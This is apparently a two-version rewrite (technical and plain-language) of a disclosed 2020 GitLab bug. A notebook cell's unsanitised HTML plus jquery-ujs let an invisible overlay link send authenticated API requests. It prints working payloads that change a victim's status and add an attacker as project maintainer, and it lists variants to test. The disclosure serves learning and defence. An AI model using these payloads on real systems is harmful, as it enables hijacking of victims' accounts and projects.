Security Vulnerability in GitLab: Sending Arbitrary Requests through Jupyter Notebooks
GitLab's Jupyter notebook viewer rendered HTML from notebook cells without sanitisation, and the bundled jquery-ujs library turned data attributes on links into real HTTP requests. An attacker could make a victim's browser send authenticated API requests, such as changing their profile status or adding the attacker as a project maintainer.
 Published on liman.io
GitLab is a DevOps platform that supports millions of users in managing their software development process. As part of this, GitLab also supports data scientists with features like the rich representation of Jupyter notebooks:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
GitLab is a DevOps platform that supports millions of users in managing their software development process. Among its features is a rich representation of Jupyter notebooks, aimed at data scientists. Jupyter notebooks are a web-based interactive development environment that lets people share workflows for data science or computational journalism. Workflows are built from smaller units called cells, and different programming languages such as Python can be used to define them. Besides programming languages, cells can also display HTML.
GitLab's rendering of notebooks is more limited than in tools such as nbviewer, but cells containing HTML are still rendered on GitLab. That rendering is the surface this write-up is about.

The image above, taken from the GitLab documentation, shows the rich output that Jupyter notebooks support on the platform.
Setup
The write-up does not describe any particular account, role, tool or version used during testing. The only version mentioned is the one that shipped the fix, GitLab 14.3, in September 2021. The work was done through GitLab's bug bounty program on HackerOne, and the report was filed on 2020-08-30.
Finding it
While browsing existing GitLab vulnerabilities on HackerOne, the researcher noticed that the rich representation of OpenAPI specifications had once been subject to a stored XSS vulnerability. That raised the question of whether the same class of bug could apply to other rich representations in GitLab. The Jupyter notebook viewer was one such representation, so it became the target of the investigation.
The vulnerability found there exploits a lack of sanitisation in the output of GitLab's Jupyter notebook viewer and uses jquery-ujs, an npm package used in GitLab at the time, as a gadget.
Exploitation
Step 1: store a notebook whose markdown cell contains HTML
The payload is a Jupyter notebook stored in GitLab. Its single markdown cell contains an anchor element:
{
 "cells": [
  {
   "metadata": {},
   "cell_type": "markdown",
   "source": [
    "<a data-method=\"put\" data-params=\"message=p0wn3d\" data-remote=\"true\" href=\"/api/v4/user/status\" style=\"background-color: rgba(0, 0, 0, 0); border: 0; cursor: default; height: 100%; left: 0; position: absolute; top: 0; width: 100%; z-index: 1000\" />"
   ]
  }
 ],
 "metadata": {
  "kernelspec": {
   "name": "python3",
   "display_name": "Python 3",
   "language": "python"
  },
  "language_info": {
   "name": "python",
   "version": "3.6.10",
   "mimetype": "text/x-python",
   "codemirror_mode": {
    "name": "ipython",
    "version": 3
   },
   "pygments_lexer": "ipython3",
   "nbconvert_exporter": "python",
   "file_extension": ".py"
  }
 },
 "nbformat": 4,
 "nbformat_minor": 2
}
The notebook metadata is ordinary: a Python 3 kernel and the usual language_info block. The interesting part is the source of the markdown cell, which is the HTML anchor shown again below.
Step 2: observe that the HTML is rendered unsanitised
GitLab outputs the contained HTML without sanitisation:
<a data-method="put" data-params="message=p0wn3d" data-remote="true" href="/api/v4/user/status" style="background-color: rgba(0, 0, 0, 0); border: 0; cursor: default; height: 100%; left: 0; position: absolute; top: 0; width: 100%; z-index: 1000"/>
On its own this is just an invisible link. The styling, however, creates a layer on top of the Jupyter notebook viewer, so the link is triggered on the user's first click anywhere in that area.
Step 3: turn the rendered attributes into a request with jquery-ujs
The lack of sanitisation for the HTML is not a vulnerability in itself. The rendered data-* attributes only become one in combination with jquery-ujs, which GitLab used at the time of discovery. That npm package allows HTTP requests to be made from links, that is, from <a> HTML elements, using data-* attributes.
The payload above specifies an asynchronous PUT request to https://gitlab.com/api/v4/user/status with the parameter {'message': 'p0wn3d'}. Concretely:
data-remote="true"makes the request asynchronous.data-method="put"selects the PUT method.href="/api/v4/user/status"is the target endpoint.data-params="message=p0wn3d"is the body parameter.
The effect is that the victim's profile status is changed to p0wn3d.
Step 4: escalate from status change to project membership
Changing the victim's status has limited impact. Impersonating a victim in front of GitLab's API, however, can be very harmful. The write-up gives a second payload that would cause a victim to name the attacker as maintainer on a chosen project:
<a data-method="put" data-params="user_id=<ATTACKER_ID>&access_level=40" data-remote="true" data-url="/api/v4/projects/<PROJECT_ID>/members" style="background-color: rgba(0, 0, 0, 0); border: 0; cursor: default; height: 100%; left: 0; position: absolute; top: 0; width: 100%; z-index: 1000"/>
Here <ATTACKER_ID> is the attacker's user ID on GitLab and <PROJECT_ID> is the ID of the GitLab project to gain access to. The request is again a PUT, sent asynchronously, this time to the project members endpoint, with user_id and access_level=40 as parameters. Note that this variant carries the endpoint in data-url rather than in href.
Root cause
The mistake is a lack of sanitisation in the output of GitLab's Jupyter notebook viewer: HTML contained in a notebook cell is emitted as-is. The existing defences did not stop it because the rendered data-* attributes are inert on their own; the dangerous behaviour comes from jquery-ujs, which GitLab loaded at the time and which interprets those attributes on <a> elements as instructions to issue HTTP requests. The combination of unsanitised HTML and that gadget is what turns stored markup into an HTTP request.
Impact
An attacker who can get a victim to open a crafted notebook and click in the viewer can make the victim's browser send requests to GitLab's API as that victim. The write-up demonstrates two outcomes: changing the victim's profile status, which it describes as limited impact, and adding the attacker as a maintainer on a project, which grants the attacker access to that project. The write-up does not enumerate further endpoints or conditions beyond these two examples.
Fix
GitLab shipped a fix for the vulnerability with version 14.3, released on 2021-09-21. The write-up does not describe the change itself.
Variants to test
- Other rich representations in GitLab. The OpenAPI representation had already produced a stored XSS, and the notebook viewer produced this one. A positive result is any representation that renders attacker-controlled HTML without sanitisation.
- Other
jquery-ujsgadgets. Any page that loads the package and renders unsanitiseddata-method,data-remote,data-paramsordata-urlattributes on an anchor is a candidate. A positive result is a click that produces an asynchronous request to an endpoint of your choosing. - Overlay styling. The payload relies on absolute positioning with a high
z-indexand full width and height to capture the first click. A positive result is a link that fires without the victim aiming at it. - Endpoint reach. The two examples target the user status and project members endpoints. A positive result on another target is any state-changing API endpoint that accepts the victim's session and a simple parameter body.
Timeline
- 2020-08-30: reported the vulnerability to GitLab.
- 2020-08-31: updated the report with a simplification of the exploit.
- 2020-09-02: updated the report with a follow-up of technical details.
- 2020-09-07: GitLab verified the vulnerability.
- 2021-09-21: GitLab shipped a fix for the vulnerability with version 14.3.
What happened, in plain words
GitLab is a website that teams use to store and manage software projects. Among other things, it can display Jupyter notebooks, which are documents used by data scientists to mix text, code and results in one page. A notebook is made of small blocks called cells, and some cells can contain HTML, the language web pages are written in.
GitLab displayed that HTML without cleaning it first. On its own, that is not enough to do harm. But at the time, GitLab also loaded a small piece of JavaScript called jquery-ujs, which reads special instructions written inside links and turns them into web requests. Put the two together and a notebook could make a visitor's browser send requests to GitLab on the visitor's behalf when the visitor clicks. The researcher who found this reported it through GitLab's bug bounty programme on HackerOne, a platform where companies pay people for finding security problems. GitLab fixed it in version 14.3.
This article walks through the same steps as the technical write-up, but explains every term from scratch.
Context
GitLab is a DevOps platform: a website that helps millions of people manage the whole life of software, from writing code to releasing it. One of its features is a rich representation of Jupyter notebooks, aimed at data scientists.
A Jupyter notebook is a web-based interactive development environment. In everyday terms, think of it as a digital lab notebook: you write a bit of text, then a bit of code, run the code, and the result appears right below it. People use notebooks to share workflows for data science or computational journalism, for example analysing a dataset and showing charts.
A workflow in a notebook is built from smaller units called cells. Each cell can hold text, code in a language such as Python, or output. Besides programming languages, cells can also display HTML. HTML is the language browsers use to describe a page: headings, paragraphs, links, images. A cell that contains HTML is simply a cell whose content is a piece of a web page.
GitLab's rendering of notebooks is more limited than in tools such as nbviewer, another site that displays notebooks. But cells containing HTML are still rendered on GitLab. Rendering means the browser turns the HTML into visible elements instead of showing it as plain text. That rendering is the surface this write-up is about: the place where the problem lives.
The image above, taken from the GitLab documentation, shows the rich output that Jupyter notebooks support on the platform.
Setup
The write-up does not describe any particular account, role, tool or version used during testing. The only version mentioned is the one that shipped the fix, GitLab 14.3, in September 2021. The work was done through GitLab's bug bounty programme on HackerOne, and the report was filed on 2020-08-30.
A bug bounty programme is a deal between a company and security researchers: the company invites people to look for flaws in its systems, and pays for good reports. HackerOne is one of the platforms that hosts such programmes. Reporting through it means the details stay private until the company has had time to fix the problem.
Finding it
While browsing existing GitLab vulnerabilities on HackerOne, the researcher noticed that the rich representation of OpenAPI specifications had once been subject to a stored XSS vulnerability. Two terms need unpacking here.
An OpenAPI specification is a machine-readable description of a web service: which addresses it offers, what data each one expects. GitLab can display such specifications in a friendly way, and that display was once the place where a stored XSS appeared.
XSS stands for cross-site scripting. It means getting a website to run code that an attacker wrote, inside the browser of another visitor. Stored means the malicious content was saved on the server first, for example in a file or a comment, and then served to whoever viewed it. Think of it as leaving a booby-trapped letter in a shared mailbox: everyone who opens the letter triggers the trap.
That raised the question of whether the same class of bug could apply to other rich representations in GitLab. A vulnerability class is a family of bugs that share the same underlying mistake, the way "leaving the door unlocked" is a class of household problem rather than one specific incident. The Jupyter notebook viewer was one such representation, so it became the target of the investigation.
The vulnerability found there exploits a lack of sanitisation in the output of GitLab's Jupyter notebook viewer and uses jquery-ujs, an npm package used in GitLab at the time, as a gadget.
Sanitisation means cleaning input before showing it: removing or neutralising anything that could act as code. If a page sanitises properly, a piece of HTML written by a user is displayed as harmless text or stripped down to safe elements. A lack of sanitisation means the page passes the content through untouched.
npm is the package manager for JavaScript: a public library of reusable code that projects download and include. jquery-ujs is one such package. A gadget, in security language, is a piece of existing, legitimate code that an attacker can reuse to do something it was not meant to do in that context. It is like finding that the office printer will also scan and email documents: the feature is normal, but it can be pointed at an unintended job.
Exploitation
Step 1: store a notebook whose markdown cell contains HTML
The payload is a Jupyter notebook stored in GitLab. A payload is the piece of content an attacker prepares and delivers; here, the notebook file itself. Its single markdown cell contains an anchor element. Markdown is a simple way of writing formatted text, and an anchor element is the HTML tag for a link, written <a ...>.
The notebook looks like this:
{
 "cells": [
  {
   "metadata": {},
   "cell_type": "markdown",
   "source": [
    "<a data-method=\"put\" data-params=\"message=p0wn3d\" data-remote=\"true\" href=\"/api/v4/user/status\" style=\"background-color: rgba(0, 0, 0, 0); border: 0; cursor: default; height: 100%; left: 0; position: absolute; top: 0; width: 100%; z-index: 1000\" />"
   ]
  }
 ],
 "metadata": {
  "kernelspec": {
   "name": "python3",
   "display_name": "Python 3",
   "language": "python"
  },
  "language_info": {
   "name": "python",
   "version": "3.6.10",
   "mimetype": "text/x-python",
   "codemirror_mode": {
    "name": "ipython",
    "version": 3
   },
   "pygments_lexer": "ipython3",
   "nbconvert_exporter": "python",
   "file_extension": ".py"
  }
 },
 "nbformat": 4,
 "nbformat_minor": 2
}
Line by line, in plain words:
- The whole file is JSON, a text format for structured data. Curly braces group things together, square brackets make lists, and each entry has a name and a value.
"cells"is the list of blocks in the notebook. Here there is exactly one block."metadata": {}inside the cell is an empty settings box for that cell."cell_type": "markdown"says the cell holds markdown text, not code to run."source"is the actual content of the cell. It is a list with one string in it, and that string is the HTML anchor.- Inside the anchor,
data-method,data-params,data-remoteandhrefare attributes: extra pieces of information attached to the tag.data-attributes are custom attributes that mean nothing to the browser by default; they are there for JavaScript to read. - The
styleattribute sets the look and position of the element.position: absolute,top: 0,left: 0,width: 100%,height: 100%andz-index: 1000together make it cover the whole viewer and sit on top of everything else.background-color: rgba(0, 0, 0, 0)is fully transparent, so the visitor sees nothing. - The outer
"metadata"block describes the notebook as a whole:kernelspecsays it uses a Python 3 kernel, meaning the engine that would run code cells, andlanguage_inforepeats details about Python, such as"version": "3.6.10". "nbformat": 4and"nbformat_minor": 2state which version of the notebook file format is in use.
The notebook metadata is ordinary: a Python 3 kernel and the usual language_info block. The interesting part is the source of the markdown cell, which is the HTML anchor shown again below.
Step 2: observe that the HTML is rendered unsanitised
GitLab outputs the contained HTML without sanitisation:
<a data-method="put" data-params="message=p0wn3d" data-remote="true" href="/api/v4/user/status" style="background-color: rgba(0, 0, 0, 0); border: 0; cursor: default; height: 100%; left: 0; position: absolute; top: 0; width: 100%; z-index: 1000"/>
What each part means:
<aopens a link element, and the trailing/>closes it. There is no visible text inside, so nothing is written on the page.data-method="put"stores the wordputfor later use by JavaScript.data-params="message=p0wn3d"stores a parameter, a name and value pair, also for later use.data-remote="true"stores a flag meaning "do this in the background".href="/api/v4/user/status"is the address the link points to. An API is a set of addresses a website offers for programs to talk to it, rather than for people clicking around./api/v4/user/statusis the address that holds the current user's status message.- The
styleattribute, as before, makes the element invisible and stretches it over the whole viewer.
On its own this is just an invisible link. The styling, however, creates a layer on top of the Jupyter notebook viewer, so the link is triggered on the user's first click anywhere in that area. Imagine a transparent sheet of glass laid over a page: you think you are clicking the page, but you are clicking the sheet.
Step 3: turn the rendered attributes into a request with jquery-ujs
The lack of sanitisation for the HTML is not a vulnerability in itself. The rendered data-* attributes only become one in combination with jquery-ujs, which GitLab used at the time of discovery. That npm package allows HTTP requests to be made from links, that is, from <a> HTML elements, using data-* attributes.
An HTTP request is the message a browser sends to a server to ask for something or to change something. The method is the verb at the start of that message: GET asks for a page, POST sends new data, PUT replaces existing data. A request made in the background, without reloading the page, is called asynchronous.
The payload above specifies an asynchronous PUT request to https://gitlab.com/api/v4/user/status with the parameter {'message': 'p0wn3d'}. Concretely:
data-remote="true"makes the request asynchronous.data-method="put"selects the PUT method.href="/api/v4/user/status"is the target endpoint. An endpoint is one specific address in an API, the way a counter number is one specific desk in a building.data-params="message=p0wn3d"is the body parameter, the data carried inside the request.
The effect is that the victim's profile status is changed to p0wn3d. The request is sent by the victim's own browser, so the server treats it as coming from the victim. That proof is usually a session cookie, a small piece of data the browser stores after login and attaches to every request to that site, like a wristband that lets you back into a venue without showing your ticket again.
Step 4: escalate from status change to project membership
Changing the victim's status has limited impact. Impersonating a victim in front of GitLab's API, however, can be very harmful. Impersonating here means acting with the victim's identity and permissions, without their knowledge. The write-up gives a second payload that would cause a victim to name the attacker as maintainer on a chosen project:
<a data-method="put" data-params="user_id=<ATTACKER_ID>&access_level=40" data-remote="true" data-url="/api/v4/projects/<PROJECT_ID>/members" style="background-color: rgba(0, 0, 0, 0); border: 0; cursor: default; height: 100%; left: 0; position: absolute; top: 0; width: 100%; z-index: 1000"/>
Line by line:
data-method="put"again chooses PUT, the method for changing existing data.data-params="user_id=<ATTACKER_ID>&access_level=40"carries two parameters joined by&.user_ididentifies which account is being added, andaccess_level=40is the numeric code for the role being granted. A maintainer is a role with broad rights over a project, including managing who else has access.data-remote="true"again makes the request asynchronous.data-url="/api/v4/projects/<PROJECT_ID>/members"is the endpoint for the member list of a project. Note that this variant carries the endpoint indata-urlrather than inhref.- The
styleattribute is identical to the first payload: invisible and covering the viewer.
Here <ATTACKER_ID> is the attacker's user ID on GitLab and <PROJECT_ID> is the ID of the GitLab project to gain access to. The request is again a PUT, sent asynchronously, this time to the project members endpoint, with user_id and access_level=40 as parameters. In everyday terms, the first payload changes the message on someone's name badge; the second one adds a stranger to the list of people with keys to the building.
Root cause
The mistake is a lack of sanitisation in the output of GitLab's Jupyter notebook viewer: HTML contained in a notebook cell is emitted as-is. Emitted as-is means the server sends the characters straight to the browser, which then treats them as a real page element rather than as text to display.
The existing defences did not stop it because the rendered data-* attributes are inert on their own; the dangerous behaviour comes from jquery-ujs, which GitLab loaded at the time and which interprets those attributes on <a> elements as instructions to issue HTTP requests. Inert means doing nothing by itself, like a key lying on a table: harmless until someone picks it up and knows which door it opens. The combination of unsanitised HTML and that gadget is what turns stored markup into an HTTP request.
Impact
An attacker who can get a victim to open a crafted notebook and click in the viewer can make the victim's browser send requests to GitLab's API as that victim. Arbitrary here means the attacker chooses the address and the data, within what the victim's account is allowed to do.
The write-up demonstrates two outcomes: changing the victim's profile status, which it describes as limited impact, and adding the attacker as a maintainer on a project, which grants the attacker access to that project. The write-up does not enumerate further endpoints or conditions beyond these two examples.
Fix
GitLab shipped a fix for the vulnerability with version 14.3, released on 2021-09-21. The write-up does not describe the change itself.
Variants to test
- Other rich representations in GitLab. The OpenAPI representation had already produced a stored XSS, and the notebook viewer produced this one. A positive result is any representation that renders attacker-controlled HTML without sanitisation.
- Other
jquery-ujsgadgets. Any page that loads the package and renders unsanitiseddata-method,data-remote,data-paramsordata-urlattributes on an anchor is a candidate. A positive result is a click that produces an asynchronous request to an endpoint of your choosing. - Overlay styling. The payload relies on absolute positioning with a high
z-indexand full width and height to capture the first click. A positive result is a link that fires without the victim aiming at it. - Endpoint reach. The two examples target the user status and project members endpoints. A positive result on another target is any state-changing API endpoint that accepts the victim's session and a simple parameter body.
Timeline
- 2020-08-30: reported the vulnerability to GitLab.
- 2020-08-31: updated the report with a simplification of the exploit.
- 2020-09-02: updated the report with a follow-up of technical details.
- 2020-09-07: GitLab verified the vulnerability.
- 2021-09-21: GitLab shipped a fix for the vulnerability with version 14.3.
Glossary
- API: a set of addresses a website offers so that programs, rather than people clicking, can read or change data.
- Asynchronous request: a request sent in the background, without reloading the page.
- Anchor element: the HTML tag
<a>used to create a link. - Attribute: extra information attached to an HTML tag, such as
hreforstyle. - Bug bounty programme: an arrangement where a company pays researchers who report security flaws to it.
- Cell: one block of a Jupyter notebook, holding text, code or output.
- Cross-site scripting (XSS): getting a website to run code written by an attacker inside another visitor's browser.
- DevOps platform: a website that helps teams manage the whole life of software, from code to release.
- Endpoint: one specific address in an API.
- Gadget: existing legitimate code that an attacker reuses to do something it was not meant to do in that context.
- GitLab: a DevOps platform that stores and manages software projects.
- HTML: the language browsers use to describe a web page.
- HTTP request: the message a browser sends to a server to ask for or change something.
- JSON: a text format for structured data, built from braces, brackets, names and values.
- Jupyter notebook: a document that mixes text, code and results, used for data science and similar work.
jquery-ujs: an npm package that lets links carry instructions to send HTTP requests.- Kernel: the engine that runs the code cells of a notebook.
- Maintainer: a project role with broad rights, including managing who else has access.
- Markdown: a simple way of writing formatted text.
- Method: the verb of an HTTP request, such as GET, POST or PUT.
- npm: the package manager for JavaScript, a public library of reusable code.
- OpenAPI specification: a machine-readable description of a web service's addresses and data.
- Parameter: a name and value pair carried in a request.
- Payload: the content an attacker prepares and delivers to trigger a flaw.
- PUT: the HTTP method used to replace existing data.
- Rendering: turning HTML into visible elements in the browser.
- Sanitisation: cleaning content before showing it, so that nothing in it can act as code.
- Session cookie: a small piece of data the browser stores after login and sends with requests, proving who is logged in.
- Stored XSS: cross-site scripting where the malicious content is saved on the server and served to later visitors.
- Vulnerability class: a family of bugs that share the same underlying mistake.
z-index: a CSS property that decides which element sits on top when elements overlap.



